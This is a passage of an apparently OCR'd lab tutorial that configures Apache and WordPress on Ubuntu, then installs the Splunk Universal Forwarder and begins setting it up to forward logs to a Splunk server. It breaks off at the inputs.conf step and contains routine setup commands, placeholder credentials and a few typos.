
➲ Step 9 - Configure Apache

Create and edit a new virtual host configuration file for WordPress:

```
sudo nano /etc/apache2/sites-available/wordpress.conf
```

Add the following configuration, replacing 'your_domain_or_IP' with your actual domain or IP address:

```
<VirtualHost *:80>
        ServerAdmin admin@example.com
        DocumentRoot /var/www/html/wordpress
        ServerName Your_domain_or_IP

<Directory /var/www/html/wordpress>
     Options FollowSymLinks
     AllowOverride All
     Require all granted
</Directory>

ErrorLog ${APACHE_LOG_DIR}/erroe.log
CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
```



Enable the virtual host and restart Apache:

```
sudo a2ensite wordpress

sudo systemctl restart apache2
```

➲ Step 10 - Set Up WordPress Configuration

Navigate to the WordPress directory and rename the sample configuration file:

```
cd /var/www/html/WordPress

sudo mv wp-config-sample.php wp-config.php
```

Open the WordPress configuration file in a text editor. Here, I'm using nano, but you can use any text editor of your choice:

```
sudo nano wp-config.php
```

```
Last login: Thu Jul 25 03:07:37 2024
iam@iam:~$ sudo su
[sudo] password for iam:
root@iam:/home/iam# cd
root@iam:~# cd /var/www/html/WordPress
bash: cd: /var/www/html/WordPress: No such file or directory
root@iam:~# cd /var/www/html/wordpress
root@iam:/var/www/html/wordpress# sudo mv wp-config-sample.php wp-config.php
root@iam:/var/www/html/wordpress# sudo nano wp-config.php
```

Locate the section in wp-config.php that contains database settings:

Make sure to replace 'wordpress', 'wordpressuser', and 'password' with your actual database name, database user, and password, respectively.

```
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the installation.
 * You don't have to use the website, you can copy this file to "wp-config.php"
 * and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * Database settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://developer.wordpress.org/advanced-administration/wordpress/wp-config/
 *
 * @package WordPress
 */

// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'test' );

/** Database password */
define( 'DB_PASSWORD', 'test@123' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
 * Authentication unique keys and salts.
 *
 * Change these to different unique phrases! You can generate these using
 * the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}.
 *
```


After updating the file, save your changes and exit the text editor. In nano, press Ctrl + X, then press Y to confirm, and finally press Enter.

After completing the configuration of the WordPress settings in the wp-config.php file, you need to open your web browser and navigate to the URL where your WordPress installation is hosted.

https://server-ip/wordpress

When you access the WordPress installation URL in your browser, you will be presented with a web page where you need to fill out a form to set up your WordPress site.

Select Language:



Choose your preferred language for the WordPress installation.

Welcome to WordPress:

Click on the "Let's go!" button.

Database Connection Details:

Database Name: Enter the name of the database you created for WordPress (e.g., 'wordpress').

Username: Enter the database user you created (e.g., 'wordpressuser').

Password: Enter the password for the database user.

Database Host: Leave this field blank. WordPress will use the default value ('localhost'), which is appropriate for most setups.

Table Prefix: You can leave the default value ('wp_') or change it if you prefer.


Submit:

Click on the "Submit" button.

Run the Installation:

Click on the "Run the installation" button.

Site Information:



Site Title: Enter the name of your WordPress site.

Username: Choose a username for the admin account.

Password: Choose a strong password for the admin account.


Your Email: Enter your email address.

Search Engine Visibility: You can choose whether to allow search engines to index your site.

This is optional.

Install WordPress:

Click on the "Install WordPress" button.




Success:

You will see a success message. Click on the "Login" button.

Login:

Enter the admin username and password you just created and click on the "Log In" button.



You have now successfully filled out the installation form and set up your WordPress site. You can start customizing and managing your WordPress site from the WordPress admin dashboard.

➲ Step 11 - Access WordPress Configuration File

```
sudo nano /var/www/html/wordpress/wp-config.php
```

Add WP_HOME and WP_SITEURL Constants:

```
/* That's all, stop editing! Happy publishing. */

define ('WP_HOME', 'http://your-new-ip/wordpress');
define ('WP_SITEURL', 'http://your-new-ip/wordpress');
```

Place these lines above the comment line /* That's all, stop editing! Happy publishing. */. Replace 'your-new-ip' with the actual new IP address.

These constants set the WordPress home and site URLs to the new IP address.

```
** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'admin' );

/** Database password */
define( 'DB_PASSWORD', 'admin@123' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
/* That's all, stop editing! Happy publishing. */
define('WP_HOME', 'http://192.168.29.30/wordpress');
define('WP_SITEURL', 'http://192.168.29.30/wordpress');
/**#@+
 * Authentication unique keys and salts.
```

```
sudo systemctl restart apache2
```


This command restarts the Apache web server to apply the changes made in the wp-config.php file.

➲ Step 12 - Installing and Configuring Splunk Universal Forwarder on Ubuntu

Access Splunk.com:

Log in to your Splunk.com account.

Navigate to the "Free Splunk" section, and then to the "Free Trials and Downloads" page.



Download Universal Forwarder:


Scroll down to find the "Universal Forwarder" section.

Click on the "Linux" tab. Choose the appropriate download package based on your system architecture (32-bit or 64- bit).

Click the download link to obtain the installer.

Alternative: Download via Command Line:

In the "Useful Tools" section, use the "download via command line" option. Copy the provided wget link.



Download via Command Line:


Open a terminal on your Ubuntu machine.

Change to the /tmp directory:

```
cd /tmp
```

Paste and run the wget command you copied:

```
wget  <copied link>
```



Extract Splunk Universal Forwarder


Extract the .tgz File:

Move to the directory where you want to run the Universal Forwarder. In this case, we'll use the default location, /opt/splunkforwarder:

```
sudo tar xvzf splunkforwarder-<version>-Linux-<32/64>-bit.tgz -C /opt
```

Replace <version> and <32/64> with the actual version and system architecture.

```
cd /opt
```




```
sudo tar xvzf /tmp/splunkforwarder-<version>-Linux-<32/64>-bit.tgz
```

Start Splunk Universal Forwarder

Navigate to bin Directory:

Change to the bin directory within the Splunk Forwarder installation:

```
cd /opt/splunkforwarder/bin
```


Start Splunk Forwarder: Initiate the Splunk Forwarder and accept the

license agreement:

```
sudo ./splunk start --accept-license
```

You'll be prompted to set an administrator username and password

for the Splunk Forwarder.



Enable Boot Start:

Enable the Universal Forwarder to start on boot:

```
sudo ./splunk enable boot-start
```

Now, you've successfully deployed and started the Splunk Universal

Forwarder on your Ubuntu machine. Proceed to the next steps for

configuring the forwarder to send data to the Splunk server.

➲ Step 13 - Setting Up Splunk Universal Forwarder on Ubuntu for Log Monitoring

Modify outputs.conf File for Splunk Server Connection

Open the outputs.conf file located in the Splunk Universal Forwarder configuration directory:

```
sudo nano /opt/splunkforwarder/etc/system/local/outputs.conf
```


If the file doesn't exist, create it:

```
sudo nano /opt/splunkforwarder/etc/system/local/outputs.conf
```

Configure Splunk Server Connection:

add the following lines to outputs.conf:

```
[tcpout]
defaultGroup = splunk-group
[tcpout:splunk-group]
server = <splunk_server_ip>:<splunk_listener_port>
```



Replace with your Splunk server's IP address(windows IP) and with the designated

port (e.g., 9998).

Define Monitored Logs in inputs.conf

Edit inputs.conf:

Open the inputs.conf file in the Splunk Universal Forwarder configuration directory:

